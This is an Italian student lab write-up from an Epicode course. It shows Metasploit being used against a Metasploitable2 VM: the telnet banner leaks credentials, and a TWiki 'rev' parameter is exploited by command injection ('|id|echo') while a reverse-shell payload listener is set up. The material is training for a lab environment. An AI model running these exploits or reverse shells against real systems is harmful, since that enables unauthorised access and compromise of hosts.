

Corso Epicode

22 ottobre, 2025

22 ottobre, 2025

Obbiettivo:

- usare msfconsole per exploitare ip 192.168.50.101 sui servizi telnet e TWiki

Contenuti:

- msfconsole

TELNET

Accendiamo le due macchine, kali e metasploitable.

avviamo msfconsole ed usiamo il modulo ***“auxiliary/scanner/telnet/telnet version”***.

controlliamo le opzioni da inserire e usiamo il comando ***“set rhosts 192.168.50.101”*** per dire che il target e' metasploitable2.

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

=====
% % 
% % https://metasploit.com % % 
% % 
=====

+ --=[ metasploit v6.4.84-dev ]
+ --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
msf auxiliary(scanner/telnet/telnet_version) >
```

Una volta settato il target, usiamo il comando **“exploit”** per far partire lo scanner, che ci darà il banner di telnet di metasploitable2 contenente lo username e la password.

[illegible]

Proviamo quindi ad accedere a telnet con lo username e la password che il nostro scanner e' riuscito a trovare, e subito riusciamo ad accedere.

[illegible]

TWiki

Usiamo msfconsole per tentare un exploit della webapp TWiki su metasploitable2. utilizziamo questo comando **“use exploit/unix/webapp/twiki_history”** per scegliere l’exploit da usare, settiamo il target con **“set rhosts 192.168.50.101”** ed utilizziamo questo payload **“use payload/cmd/unix/reverse”**.

```
msf > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/php/meterpreter/reverse_tcp
msf exploit(unix/webapp/twiki_history) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
msf exploit(unix/webapp/twiki_history) > use payload/cmd/unix/reverse

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/reverse                 .               normal No    Unix Command Shell, Double Reverse TCP (telnet)
1  payload/cmd/unix/reverse_openssl         .               normal No    Unix Command Shell, Double Reverse TCP SSL (openssl)
2  payload/cmd/unix/reverse_ssl_double_telnet .               normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)
3  payload/cmd/unix/reverse_socat_sctp      .               normal No    Unix Command Shell, Reverse SCTP (via socat)
4  payload/cmd/unix/reverse_bash            .               normal No    Unix Command Shell, Reverse TCP (/dev/tcp)
5  payload/cmd/unix/reverse_stub            .               normal No    Unix Command Shell, Reverse TCP (stub)
6  payload/cmd/unix/reverse_awk             .               normal No    Unix Command Shell, Reverse TCP (via AWK)
7  payload/cmd/unix/reverse_ksh             .               normal No    Unix Command Shell, Reverse TCP (via Ksh)
8  payload/cmd/unix/reverse_lua             .               normal No    Unix Command Shell, Reverse TCP (via Lua)
9  payload/cmd/unix/reverse_perl            .               normal No    Unix Command Shell, Reverse TCP (via Perl)
10 payload/cmd/unix/reverse_python          .               normal No    Unix Command Shell, Reverse TCP (via Python)
11 payload/cmd/unix/reverse_r               .               normal No    Unix Command Shell, Reverse TCP (via R)
12 payload/cmd/unix/reverse_ruby           .               normal No    Unix Command Shell, Reverse TCP (via Ruby)
13 payload/cmd/unix/reverse_tclsh          .               normal No    Unix Command Shell, Reverse TCP (via Tclsh)
14 payload/cmd/unix/reverse_zsh            .               normal No    Unix Command Shell, Reverse TCP (via Zsh)
15 payload/cmd/unix/reverse_jjs            .               normal No    Unix Command Shell, Reverse TCP (via jjs)
16 payload/cmd/unix/reverse_ncat_ssl        .               normal No    Unix Command Shell, Reverse TCP (via ncat)
17 payload/cmd/unix/reverse_netcat_gaping   .               normal No    Unix Command Shell, Reverse TCP (via netcat -e)
18 payload/cmd/unix/reverse_netcat         .               normal No    Unix Command Shell, Reverse TCP (via netcat)
19 payload/cmd/unix/reverse_nodejs         .               normal No    Unix Command Shell, Reverse TCP (via nodejs)
20 payload/cmd/unix/reverse_socat_tcp      .               normal No    Unix Command Shell, Reverse TCP (via socat)
21 payload/cmd/unix/reverse_ssh            .               normal No    Unix Command Shell, Reverse TCP SSH
22 payload/cmd/unix/reverse_bash_telnet_ssl .               normal No    Unix Command Shell, Reverse TCP SSL (telnet)
23 payload/cmd/unix/reverse_ruby_ssl       .               normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)
24 payload/cmd/unix/reverse_perl_ssl       .               normal No    Unix Command Shell, Reverse TCP SSL (via perl)
25 payload/cmd/unix/reverse_php_ssl        .               normal No    Unix Command Shell, Reverse TCP SSL (via php)
26 payload/cmd/unix/reverse_python_ssl     .               normal No    Unix Command Shell, Reverse TCP SSL (via python)
27 payload/cmd/unix/reverse_bash_udp       .               normal No    Unix Command Shell, Reverse UDP (/dev/udp)
28 payload/cmd/unix/reverse_socat_udp      .               normal No    Unix Command Shell, Reverse UDP (via socat)

Interact with a module by name or index. For example info 28, use 28 or use payload/cmd/unix/reverse_socat_udp

msf exploit(unix/webapp/twiki_history) > use 0
msf payload(cmd/unix/reverse) >
```

Una volta scelto il payload inseriamo l’host dal quale fare l’attacco con **“set lhost 192.168.50.100”** ed utilizziamo il comando **“exploit”** per far partire l’attacco.

```
msf exploit(unix/webapp/twiki_history) > use 0
msf payload(cmd/unix/reverse) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf payload(cmd/unix/reverse) > show options


Module options (payload/cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

View the full module info with the info, or info -d command.

msf payload(cmd/unix/reverse) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf payload(cmd/unix/reverse) > exploit
[*] Payload Handler Started as Job 0
msf payload(cmd/unix/reverse) >
[*] Started reverse TCP double handler on 192.168.50.100:4444
```

Andiamo ora nella webapp a controllare che funzioni l'exploit, scriviamo nella barra di ricerca un `"id|echo%20"` dopo aver dato uno spazio dal `"rev=2"` e vediamo come il sito ci restituisca l'id `"uid=33"`.



The screenshot shows a web browser window with the address bar displaying `192.168.50.101/twiki/bin/view/Main/TWikiUsers?rev=2 |id|echo 0`. The browser's bookmark bar includes links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google. The page content shows the TWikiUsers page with a navigation bar containing links like Main, Users, Groups, Offices, Changes, Index, and Search. Below the navigation bar, the page displays the result of the search: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`. The page also includes a section for the topic TWikiUsers with links for Edit, Attach, Ref-By, Printable, Diffs, and a list of revisions (r1.16, r1.15, r1.14) with a More link. The revision history shows that revision r1.2 was made on 01 Jan 1970 at 00:00 GMT.

Browser tabs: TWiki . Main . TWikiUsers (r1. ×)

Address bar: 192.168.50.101/twiki/bin/view/Main/TWikiUsers?rev=2 |id|echo 0

Bookmarks: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Ha

Page content:

Topic TWikiUsers (r1.2 |id| |echo 0)

Main . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go }

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Topic TWikiUsers . { [Edit](#) | [Attach](#) | [Ref-By](#) | [Printable](#) | [Diffs](#) | [r1.16](#) | [≥](#) | [r1.15](#) | [≥](#) | [r1.14](#) | [More](#) }

Revision r1.2 |id| |echo 0 - 01 Jan 1970 - 00:00 GMT -